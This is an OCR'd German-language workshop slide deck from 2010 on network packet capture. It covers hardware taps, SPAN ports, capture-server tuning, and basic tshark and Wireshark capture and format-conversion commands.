find the good, the bad and the evil packets

wireshark and other tools


christoph.weber@packetlevel.ch

security + network engineer

Workshop 10.5.2010

Schnüffel

- Whitehat oder Blackhat ?



Warning and ©-Info

- FSK 18
- Es besteht die Möglichkeit, das “Evil Pakete” gezeigt werden .
- Alle Angaben ohne Gewähr .
- Beachte die lokalen Rechte und Gesetze !


Nicht
freigegeben
unter 18 Jahren
gemäß §7
JÖSchG
FSK


Agenda

- Hardware (Taps, Span-Ports, Server Tuning..)
- Software (Wireshark + andere Tools)
- aufzeichnen (Schnüffel)
- Analyse
- “Good” and “Bad” (and “evil”)
- Netzwerk Probleme lösen…
- Auswerten Sample Capture…

Wiretaps


- Old…..






Hardware (Taps)

- Network Taps
- Regeneration Taps
- Aggergator Taps
- Bypass Switches
- ….





Hardware (Taps)


- Implementierung

Network Tap Implementation

1 The passive Tap provides a permanent, in-line access port to monitor all full-duplex traffic without data stream interference.

2 Depending on whether the Tap is fiber or copper, the network signal is split or regenerated so that the monitoring device has full access to the signal.

3 The monitoring device sees the same traffic as if it were also in-line, including physical layer errors.



Hardware (FO Taps)

- Fiber TAP

Hardware (Taps)

Vorteile

- kein Impact auf das Netzwerk-Device


Nachteile

- zusätzliches Gerät
- muss eingebaut werden
- Verlust bei Glas (Split Ratio)

Hardware (Taps)


Hersteller / Lieferanten

- www.netoptics.com
- http://www.gigamon.com
- http://www.networkcritical.com
- http://www.lan-wan-tap.com/



Hardware (Span Port)

- Span Ports



Hardware (Span Port)

Vorteile


- Keine zusätzliche Hardware

Nachteile

- Zusätzlicher CPU Load
- In + Out auf einen Port (Overbooking)

Heimwerker Tip

- Netgear GS108T der kleine Switch für Unterwegs.



Port Mirroring

Port Mirroring Configuration

Destination Port: 02 — Mirroring: Tx and Rx

Source Port


Port	01	02	03	04	05	06	07	08
	☑	□	□	□	□	□	□	□


Netzwerkkarten

- Fast alle sind brauchbar..
  Promiscuous Mode
- schneller = besser (meistens)
- Defekte Pakete werden teilweise nicht weitergeleitet.
- Problem Autosense (10/100/1000 HD / FD)

Netzwerkkarten


- Spezial 2 Port Gigabit Karten mit der Möglichkeit von Aggregation oder Pass-thru
- http://www.cacetech.com/products/turbocap.html





Server

- Viel Memory / Schnelle CPU
- Schnelles Filesystem Bsp. XFS oder kein Journaling..
- Raid 0
- SSD
- Ram Disk
- Kontroller mit grossem „Write Cache“
- Klares Interrupt (IRQ) Handling / Zuteilung
- Sniffing Interface != Management Interface
- Keine IP auf Sniffing Interface




Software

- tcpdump
- wireshark / tshark / dumpcap
- daemonlogger
- snoop

- Wildpackets
- Sniffer Pro

WIRESHARK
tcpdump/libpcap
WildPackets
Sniffer TECHNOLOGIES



capture file formats

- Wiresharks supports more then 30 different formats.
  - libpcap
  - snoop
  - Wildpacket NX
  - Lan-Analyser (Novell)
  - ....
- tcpdump only libpacp

Capture File Typen

- Formate konvertieren

tshark -F

tshark: option requires an argument -- F


editcap: The available capture file types for "F":

libpcap - Wireshark/tcpdump/... - libpcap
nseclibpcap - Wireshark - nanosecond libpcap
modlibpcap - Modified tcpdump - libpcap
nokialibpcap - Nokia tcpdump - libpcap
rh6_1libpcap - RedHat 6.1 tcpdump - libpcap
suse6_3libpcap - SuSE 6.3 tcpdump - libpcap
5views - Accellent 5Views capture
…….

```
tshark -r myinputfile.cap -F snoop -w
  mysnoopfile.cap
```

Schnüffel

- Start schnüffeling
  - scrolling ?
  - DNS ?
  - packet limit
  - filter
  - interface



Wireshark: Capture Options

Capture

Interface: Local — Intel(R) PRO/Wireless 3945ABG Network Connection (Micros

IP address: 192.168.2.104

Link-layer header type: Ethernet

☑ Capture packets in promiscuous mode

☐ Capture packets in pcap-ng format (experimental)

☐ Limit each packet to 1 bytes

Buffer size: 1 megabyte(s)

Capture Filter:

Capture File(s)

File:

☐ Use multiple files

☑ Next file every 1 megabyte(s)

☐ Next file every 1 minute(s)

☑ Ring buffer with 2 files

☐ Stop capture after 1 file(s)

Stop Capture ...

☐ ... after 1 packet(s)

☐ ... after 1 megabyte(s)

☐ ... after 1 minute(s)

Display Options

☑ Update list of packets in real time

☑ Automatic scrolling in live capture


☐ Hide capture info dialog

Name Resolution

☐ Enable MAC name resolution

☐ Enable network name resolution

☐ Enable transport name resolution




Schnüffel

- tshark

Namensauflösung ?	-n
Packet länge ?	-s <length>
Filter ?	
Anzeigen ?	-q
Anzahl Packete	-c <Number>
File erstellen	-w <filename>


```
tshark -n -i eth0 -q -s 0
  -w myschnueffel.cap -c 1000
```



Wireshark tunning


- Coloring Rules löschen.
- DNS Aulösung abstellen
- Scrolling wärend des Sniffens abstellen

- dumpcap (speed optimiert)
- tcpdump



Options + Basic Filter

